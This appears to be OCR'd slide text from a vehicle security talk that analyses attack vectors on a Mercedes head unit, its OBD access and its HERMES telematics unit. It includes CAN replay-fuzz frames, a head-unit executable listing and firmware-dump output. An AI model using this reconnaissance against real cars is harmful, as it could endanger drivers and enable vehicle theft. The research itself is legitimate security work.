Replay Fuzz	0x312	55 10 0c 48 03 b0 00 93 - (U..H....)	[redacted]
Replay Fuzz	0x312	55 10 0c 48 03 a0 00 a3 - (U..H....)	[redacted]

Heart beats




CAN-bus MITM Diagram

Attack Vector Analysis




Windows CE Automotive System Architecture



Attack Vector Analysis


- Head-Unit
  - Windows CE Automotive 7 is so hard



mercedes > HU > HU_core > SD_ljh > NAVI-APL


Name	Modified	Type	Size
[redacted]	10/8/19 11:20 AM	applicatio···msdownload	3.8 KiB
[redacted]	10/8/19 11:20 AM	applicatio···msdownload	359.8 KiB
[redacted]	5/22/16 8:06 AM	Configuration Settings	12.5 KiB
[redacted]	5/22/16 7:58 AM	DOS/Windows executable	3.6 MiB
[redacted].exe	5/21/16 6:32 AM	DOS/Windows executable	27.0 KiB
[redacted]	5/21/16 6:32 AM	DOS/Windows executable	3.7 MiB
[redacted]	5/21/16 6:30 AM	DOS/Windows executable	1.1 MiB
[redacted]	5/21/16 6:29 AM	DOS/Windows executable	3.8 MiB
[redacted]	5/21/16 6:27 AM	DOS/Windows executable	4.3 MiB
[redacted]	5/21/16 6:25 AM	DOS/Windows executable	2.5 MiB
[redacted]	5/21/16 6:21 AM	DOS/Windows executable	1,003.0 KiB
[redacted]	5/21/16 6:20 AM	DOS/Windows executable	1.3 MiB
[redacted]	5/21/16 6:19 AM	DOS/Windows executable	43.5 KiB
[redacted]	5/21/16 6:19 AM	DOS/Windows executable	848.0 KiB
[redacted]	5/21/16 6:19 AM	DOS/Windows executable	2.8 MiB
[redacted]	5/21/16 6:18 AM	DOS/Windows executable	2.0 MiB
[redacted]	5/21/16 6:17 AM	DOS/Windows executable	6.1 MiB
[redacted].exe	5/21/16 6:13 AM	DOS/Windows executable	11.5 KiB
MirrorLink.exe	5/21/16 6:12 AM	DOS/Windows executable	7.0 MiB
MirrorLink_RTPLib.dll	5/21/16 6:12 AM	applicatio···msdownload	2.2 MiB
ECM.exe	5/21/16 6:08 AM	DOS/Windows executable	5.0 MiB
SDS.exe	5/21/16 6:05 AM	DOS/Windows executable	9.7 MiB
TOM.exe	5/21/16 6:00 AM	DOS/Windows executable	75.0 KiB
WLAN.exe	5/21/16 6:00 AM	DOS/Windows executable	2.0 MiB

Executable files in Head Unit




Attack Vector Analysis

- Head-Unit
  - Windows CE Automotive 7 is so hard
  - Without source code
  - Without debug environment




```
$ python ./nb0_dumper.py NAVI-APL.img_decompressed


name            offset          load_addr       toc_p           toc_offset
0x00000000      0x00000000      0x80000000      0x8C069BD8      0x0C069BD8



dllfirst        dlllast         physfirst       physlast        nummods         ulRAMStart
sCPUType        usMiscFlags     pExtensions     ulTrackingStart ulTrackingLen
0x4001EE43      0x455FF000      0x80000000      0x8C06F140      0x000001FE      0x8D200000
x000001C2       0x00000002      0x800016D0      0x00000000      0x00000000

dwFileAttributes        ftTime                  nFileSize       [redacted]
0x00000007              2016-05-17 08:51:04     0x00039000
0x00000007              2016-05-17 08:51:05     0x00015000
0x00000007              2016-05-17 08:18:11     0x00056000
0x00001007              2016-05-17 09:00:33     0x000B1000
0x00000007              2016-05-17 08:26:23     0x00005000
0x00000007              2016-05-17 08:18:01     0x00099000
```

Kernel file




Attack Vector Analysis

- Head-Unit
  - Windows CE Automotive 7 is so hard
  - Without source code
  - Without debug environment
- OBD (EZS, CAN-D)
  - Physical access
  - The FBS4 can’t be attack yet.(Maybe with key-fob relay)
  - Upgrade package has signature protection.




Attack Vector Analysis

- Head-Unit
  - Windows CE Automotive 7 is so hard
  - Without source code
  - Without debug environment
- OBD (EZS, CAN-D)
  - Physical access
  - The FBS4 can't be attack yet.(Maybe with key-fob relay)
  - Upgrade package has signature protection.
- HERMES
  - Embedded Linux
  - Telematics



Attack Vector Analysis

